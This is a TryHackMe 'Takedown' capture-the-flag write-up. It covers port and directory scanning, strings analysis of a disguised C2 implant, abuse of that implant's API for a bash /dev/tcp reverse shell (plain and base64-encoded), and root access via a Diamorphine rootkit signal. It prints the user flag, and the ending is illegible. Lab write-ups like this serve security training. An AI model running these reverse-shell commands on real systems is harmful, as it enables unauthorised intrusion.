


TRYHACKME | Takedown Report

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20.02.2025




Machine Used: Kali Linux

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1. Introduction

This is an INSANE difficulty lab on TryHackMe. The goal is to read the contents of the user.txt and root.txt files.



Takedown

We have reason to believe a corporate webserver has been compromised by RISOTTO GROUP. Cyber interdiction is authorized for this operation. Find their teamserver and take it down.

 **Insane** ⌚ 120 min

2. Enumeration


First, we perform a scan using Nmap.

```
(root@kali)-[~]
# nmap 10.10.206.239 --open -p- -A -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 14:33 EST
Nmap scan report for takedown.thm.local (10.10.206.239)
Host is up (0.12s latency).
Not shown: 64987 closed tcp ports (reset), 546 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 1d:55:62:3c:60:2e:b6:1c:5f:b4:ae:fa:0a:a4:a9:4f (RSA)
|   256  f1:b5:9a:77:c6:aa:39:0c:b0:b5:eb:53:99:4b:87:dc (ECDSA)
|_  256  0d:fb:e4:9c:01:49:5d:46:c3:5d:4e:99:26:e4:45:96 (ED25519)
80/tcp    open  http     nginx 1.23.1
|_ http-robots.txt: 1 disallowed entry
|_ /favicon.ico
|_ http-title: Infinity
|_ http-server-header: nginx/1.23.1
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   142.36 ms 10.14.0.1
2   142.80 ms takedown.thm.local (10.10.206.239)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.02 seconds
```

From the scan results, we see that ports 22 (SSH) and 80 (HTTP) are open. Since port 22 is usually safe, we focus on port 80.



Next, we use Gobuster to find folders and files on the web server

```
root@kali:~# gobuster dir -u http://10.10.206.239/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.206.239/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 315] [→ http://10.10.206.239/images/]
/css (Status: 301) [Size: 312] [→ http://10.10.206.239/css/]
/js (Status: 301) [Size: 311] [→ http://10.10.206.239/js/]
/inc (Status: 301) [Size: 312] [→ http://10.10.206.239/inc/]
/fonts (Status: 301) [Size: 314] [→ http://10.10.206.239/fonts/]
Progress: 6975 / 220561 (3.16%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 6975 / 220561 (3.16%)

Finished
```

The scan reveals that the /image directory is present and potentially interesting.



You will see a file named Shutterbug.jpg.bak. The .bak extension is suspicious

Chek file type:

```
(root@kali) ~/Downloads
# file shutterbug.jpg.bak
shutterbug.jpg.bak: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9e3c7f037a52f26b1982f131013708f59786d773, for GNU/Linux 3.2.0, not stripped
```

This is an executable file that indicates it may be malware.

We use the strings command to extract readable content from the executable:


```
1869 @application/json
1870 @Content-Type
1871 @Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5
1872 @random.nim(325, 10) x.a ≤ x.b
1873 @hostname
1874 @[*] Key matches!
1875 @c.oberst
1876 @whoami
1877 @[*] Checking keyed username...
1878 @[*] Drone ready!
1879 @{prog}
1880 Usage:
1881 [options]
1882 Options:
1883 -h, --help
1884 -v, --ver
1885 @iterators.nim(240, 11) `len(a) = L` the length of the seq changed while iterating over it
1886 @argparse_help
1887 @--ver
1888 @--help
1889 @Can't obtain a value from a `none`
1890 ShortCircuit on Unknown argumenthttp://takedown.thm.local/api/ag[*] Ready to rec from C2 server
1891 [+] Downloaded
1892 Could not read f
1893 :*$"
```

We look for patterns or information in the output, paying particular attention to any USER AGENT strings or API references.

Investigating the API:


```
(root@kali)-[~/Downloads]
# strings shutterbug.jpg.bak | grep "api"
/api/age1
/api/age1
/api/age
/api/age
/api/age
http://takedown.thm.local/api/agents/register
ShortCircuit on Unknown argumenthttp://takedown.thm.local/api/ag[*] Ready to rec from C2 server
gHeapidGenerator__system_5479
```

You might notice that `/api` was not found during the Gobuster scan. To explore this further, use Burp Suite:




We install Burp Suite and configure it to use as a proxy in the browser.

We stop the query and change the USER AGENT to match what is found in the string output. `ygal-vdeq-nos-lpum` we add the line to the API endpoint:



3. Exploitation

We try to get a reverse shell using the collected data. To detect commands available in Burp Suite, we add `/` commands to the GET request:




Based on the command output, a reverse shell can be executed. We find the code to get the reverse shell. We encode the reverse shell code:

```
Reverse Shell

Bash TCP

bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```



We open the netcat listener to catch the reverse shell:

```
(root@kali)-[~/Desktop]
# nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.14.90.87] from (UNKNOWN) [10.10.206.239] 54348
bash: cannot set terminal process group (1802): Inappropriate ioctl for device
bash: no job control in this shell
webadmin-lowpriv@www-infinity:~$ ls
ls
foo.txt
user.txt
webadmin-lowpriv@www-infinity:~$ cat user.txt
cat user.txt
THM{c2_servers_have_vulnerabilities_t00}
webadmin-lowpriv@www-infinity:~$
```

4.Privilege Escalation

With the reverse shell, you can now explore the file system. Using the command `find / -perm -u=s -type f 2>/dev/null`, we search for the necessary files.

```
webadmin-lowpriv@www-infinity:~$ find / -perm -u=s -type f 2>/dev/null
```

We identify diamorphine-like processes from the Ps aux output.

```
webadmin-lowpriv@www-infinity:~$ ps aux

www-data 1660 0.0 0.6 753072 6032 ? Ssl 19:20 0:00 /usr/sbin/apache2 -D FOREGROUND
webadmin+ 1789 0.0 0.9 19072 9768 ? Ss 19:27 0:00 /lib/systemd/systemd --user
webadmin+ 1794 0.0 0.3 169376 3392 ? S 19:27 0:00 (sd-pam)
webadmin+ 1802 0.0 0.2 3328 2164 ? Ss 19:27 0:04 /usr/share/diamorphine_secret/svcgh0st
root 1932 0.0 0.0 0 0 ? I 19:33 0:00 [kworker/0:1-cgroup_destroy]
root 2526 0.0 0.0 0 0 ? I 19:58 0:05 [kworker/0:2-events]
root 4918 0.0 0.0 0 0 ? I 22:08 0:00 [kworker/u30:1-events_power_efficient]
root 6257 0.0 0.0 0 0 ? I 23:20 0:00 [kworker/u30:0-events_power_efficient]
webadmin+ 6388 0.0 0.0 2608 596 ? S 23:27 0:00 sh -c echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNC45MC44Ny80MjQyIDA+JjE= | base64 -d |
bash
webadmin+ 6391 0.0 0.0 3896 976 ? S 23:27 0:00 bash
webadmin+ 6392 0.0 0.4 5172 4488 ? S 23:27 0:00 bash -i
webadmin+ 6447 0.0 0.2 5892 2856 ? R 23:50 0:00 ps aux
webadmin-lowpriv@www-infinity:~$
```

We are researching diamorphine.

The screenshot shows the GitHub repository page for 'Diamorphine-Rootkit' by Caleb Parks. The README is visible, explaining that the rootkit is designed to be invisible and can be used to hide processes, files, and directories. It also lists features such as being invisible when loaded, hiding/unhiding processes, and toggling visibility. The source code is linked to <https://github.com/Caleb-Parks/DiaPhantus-Rootkit>.

With signal 64, we kill the process and get root access:

[illegible]